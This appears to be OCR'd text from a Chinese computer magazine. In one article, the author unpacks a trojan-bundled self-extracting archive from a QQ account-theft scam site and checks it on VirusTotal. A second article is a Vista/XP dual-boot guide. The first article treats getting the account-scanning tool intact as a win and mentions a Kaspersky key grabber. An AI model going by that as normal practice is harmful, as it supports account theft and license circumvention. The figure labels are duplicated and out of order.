


图 3




图 4




图 5

（本文所涉及到的卡巴斯基 KEY 获取器已收录到光盘中）

实用难度：★
文章简介：教大家识别骗子的陷阱，避免成为别人的肉鸡

三分钟识破盗号骗子的陷阱

Never[0.S.T]

今天一哥们在群里发了个网站，心中不免产生了好奇，因为电脑打开了影子系统，于是就放心的点击进去了，打开后才发现原来是个什么 QQ 联盟信的网站，就是盗号扫号的网站，登录后如图 1 所示，哇塞，有这么好的事情，不光每天送 QQ 号，还免费送扫信的软件？我点击了高速下载，下载回来看了看，“工具.exe”就是那个扫信的软件，如图 2。




图 1




图 2

经常玩黑的小菜都知道，这一看就是 RAR 自解压文件并绑了木马，碰到这样的程序我们千万不能双击打开让它自己安装，这是因为当你在安装的同时，木马也会自动的运行（这里关于原理方面的知识我就不过多叙述了），正确的做法是单击右键进行解压，解压到当前文件夹后，发现有两个程序，如图 3，那个 1.exe 肯定是捆绑在解压包里的木马，另外一个才是真正的扫信软件，如图 4。




图 3

为了证明自己的判断，我把两个程序都送到了 http://www.virustotal.com/ 进行扫描，结果不出我所料，如图 5 和图 6 所示，其中的 QQGear_v2.2 被 eSafe 这款杀毒软件说是 Suspicious File（可疑的文件）。现在就足以证明我刚开始的判断了，这个自解压缩包就是盗号骗子用来诱使大家上当的陷阱。




图 4

文件 1.exe 接收于 2009.01.31 15:25:58 (CET)
当前状态: 完成
结果: 21/37 (56.76%)

图 5

文件 QQGear_v2.2.exe 接收于 2009.01.28 08:15:38 (CET)
当前状态: 完成
结果: 1/39 (2.56%)

图 6

总结：从一开始登录盗号骗子的网站到识破骗子手法，再到成功获取免费的扫信软件（当然是在没有中马的前提下），我们仅仅用了几分钟的时间，希望大家以后下载软件的时候多留心一下，切记天上掉馅饼是不存在的，不要因为贪图一时的小便宜而成为别人盘中的肉鸡！

VISTA 下来安装 XP，实现双系统

txcbg

实用难度：★★
文章简介：手把手教你如何在VISTA下安装XP实现双系统

年前我一个表弟买了一台 DELL 的台式机，预装的是 Windows Vista Home Basic 系统，可是刚买回家没几天他就来找我了，说是电脑玩 cs 游戏的时候非常卡，我心想这不应该啊，他是新买的电脑，配置也还算可以，玩个 cs 不可能卡啊。我看了一下卡的游戏，发现基本上都是老游戏，我想这有可能是比较新的操作系统和老游戏不大兼容吧！经过和表弟的商量，决定安装第二个操作系统——XP，安装完成后问题果然解决了，在 XP 下玩那些老游戏再也不卡了。

想安装 VISTA 和 XP 双系统的人应该不少吧，尤其是那些买电脑时预装了 VISTA 操作系统的，预装了 VISTA 操作系统的电脑一般都可以流畅的运行 VISTA，由于 VISTA 的界面比 XP 漂亮，又是正版的系统，所以很多人还是非常喜欢 VISTA 的，但喜欢归喜欢，有些情况却又让人有了装回 XP 系统的想法，比如由于 VISTA 系统比较新，有些软件还没有可以在 VISTA 下运行的版本，再比如有些老游戏在 VISTA 下运行时总是会出现这样或那样的问题等，让人很是不爽。那么有没有既可以体验 VISTA 的漂亮界面又能用上 XP 的良好兼容性的方法呢？当然有了，那就是安装 VISTA 和 XP 双系统，想使用 VISTA 时就用 VISTA，想用 XP 时就用 XP。

我所说的安装 VISTA 和 XP 双系统严格的说是在先安装了 VISTA 系统的情况下再安装 XP 来实现双系统，不包括先安装了 XP 再安装 VISTA 来实现双系统的情况。下面我们就来安装双系统，由于是在已经安装了 VISTA 系统的前提下，所以安装 VISTA 系统这一步就免了，直接来安装 XP 吧。我们假设 VISTA 系统安装在了 C 盘，为了安装 XP，需要单独给它划一个盘出来，我假设它为 E 盘。如果你的硬盘比较大的话建议把 E 盘大小设置为 20G，如果硬盘比较小的话也可以设置为 10G，再小就不大好了，以后可能不够用。另外，为了安装 XP 需要一张安装光盘（也可以使用 ISO 镜像文件，不过要用虚拟光驱类软件来引导），系统要手动安装版，不要 Ghost 版的（Ghost 版的我没有安装过，没有经验），我使用的是雨林木风 WindowsXP SP3 安装版，虽然系统有点老，但是挺好用的。下面来正式安装 XP 系统，把安装光盘放入光驱，重新启动系统，在 BIOS 里把光驱设置为第一启动，接着就会出现安装界面，如图 1。

直接按键盘上的“A”来安装 WindowsXP SP3，接着就开始复制安装所需要的文件了，当来到如图 2 所示的界面时一定要

特别注意，一定要选择把XP安装在哪个盘，千万别选默认的C盘（VISTA安装的盘），否则VISTA系统就会被XP系统覆盖了，这里我们要选择安装在E盘，移动向下的箭头来到E分区，按“Enter”键就开始安装了，如果问你把E盘格式化成什么文件系统，我们选择NTFS，这样方便以后设置权限。接下来的安装就不用你操作了，系统会自动检测你的硬件并自动安装相应的驱动来完成安装。




图1

